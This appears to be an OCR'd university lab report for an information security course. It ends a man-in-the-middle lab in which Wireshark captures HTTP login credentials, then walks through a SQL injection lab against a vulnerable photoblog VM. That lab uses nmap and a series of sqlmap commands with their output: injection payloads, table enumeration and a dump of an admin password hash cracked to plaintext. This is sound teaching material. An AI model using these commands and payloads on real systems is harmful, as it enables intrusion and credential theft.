
To steal the credentials, we need wireshark as well
Open it and select eth0

Login to the DVWA URL


In the filter section of the wireshark tool we need to enter http




Select the one with POST as the info



In the second window we need to right click it and select follow



Then select the tcp stream



This gives us access to the login credentials of the webpage which we've opened

Result:

We have successfully performed various types of Man in the Middle Attack

Course: Information Security Management **Date: 03-03-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 7

SQLI to Shell

AIM:

To analyze and perform SQL injection in PHP based website using Kali Linux

SOFTWARE REQUIRED:

Oracle VM VirtualBox, Kali Linux, Ubuntu Machine, Metasploitable2


IMPLEMENTATION:

1. Open Shell and find IP address
   ifconfig

```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f3:a5:8e
          inet addr:192.168.29.174  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:e006:6956:a00:27ff:fef3:a58e/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fef3:a58e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9444 (9.2 KiB)  TX bytes:1132 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:528 (528.0 B)  TX bytes:528 (528.0 B)

user@debian:~$ _
```

2. Start nmap

   nmap 192.168.29.174




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.29.174
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-14 23:01 IST
Nmap scan report for 192.168.29.174
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

3. Find the database using sqlmap


   sqlmap -u 192.168.29.174/cat.php?id=1

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1

        {1.5.11#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
l. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:03:14 /2022-03-14/

[23:03:14] [INFO] testing connection to the target URL
[23:03:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:03:14] [INFO] testing if the target URL content is stable
[23:03:15] [INFO] target URL content is stable
[23:03:15] [INFO] testing if GET parameter 'id' is dynamic
[23:03:15] [INFO] GET parameter 'id' appears to be dynamic
[23:03:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possib
le DBMS: 'MySQL')
[23:03:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-
site scripting (XSS) attacks
[23:03:15] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other D
BMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1)
 and risk (1) values? [Y/n] y
```


[23:03:34] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 4600=4600
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbZ)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178717071,0x6e4d6479756b4e744a714f556f7752655a724e7a4c734a725a787445434d444d55414a627976557a,0x717a7a7671),NULL,NULL-- -
---
[23:03:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[23:03:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.29.174'
[*] ending @ 23:03:50 /2022-03-14/

4. *sqlmap -u 192.168.29.174/cat.php?id=1 -dbs*
   Displays the database present in the URL



5. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog –tables*
   Retrieves the tables present in the photoblog database

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog --tables

        {1.5.11#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
l. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:09:27 /2022-03-14/

[23:09:27] [INFO] resuming back-end DBMS 'mysql'
[23:09:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4600=4600

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674
,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbZ)
```


```
[23:09:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[23:09:27] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+

[23:09:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
92.168.29.174'

[*] ending @ 23:09:28 /2022-03-14/
```

6. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog -T users –columns*

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog -T users --columns

                         {1.5.11#stable}
                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
l. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:11:13 /2022-03-14/

[23:11:13] [INFO] resuming back-end DBMS 'mysql'
[23:11:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4600=4600

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674
,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbZ)
```

```
[23:11:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[23:11:13] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+--------------+

[23:11:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
92.168.29.174'

[*] ending @ 23:11:13 /2022-03-14/
```

7. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users –columns*
   Retrieves the column details from the users table


┌──(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users --columns
{1.5.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
l. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:14:15 /2022-03-14/
[23:14:15] [INFO] resuming back-end DBMS 'mysql'
[23:14:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 4600=4600
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 7674 FROM(SELECT COUNT(*),CONCAT(0x7178717071,(SELECT (ELT(7674=7674
,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 5991 FROM (SELECT(SLEEP(5)))PCbZ)


```
[23:14:15] [INFO] fetching columns for table 'categories' in database 'photoblog'
[23:14:15] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: pictures
[4 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| cat    | mediumint(9) |
| id     | mediumint(9) |
| img    | varchar(50)  |
| title  | varchar(50)  |
+--------+--------------+

Database: photoblog
Table: categories
[2 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| id     | mediumint(9) |
| title  | varchar(50)  |
+--------+--------------+

Database: photoblog
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+--------------+

[23:14:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/1
92.168.29.174'
```


8. *sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users -C id,login,password –dump*
   Retrives the password for the corresponding username


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 192.168.29.174/cat.php?id=1 -D photoblog users -C id,login,password --dump

        {1.5.11#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
l. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
opers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:17:13 /2022-03-14/

[23:17:13] [INFO] resuming back-end DBMS 'mysql'
[23:17:13] [INFO] testing connection to the target URL
```

```
[23:17:28] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[23:17:33] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:17:33] [INFO] starting 2 processes
[23:17:52] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+----+-------+-----------------------------------------------+
| id | login | password                                      |
+----+-------+-----------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+-----------------------------------------------+
```

9. Enter the IP address on browser and login using the password obtained

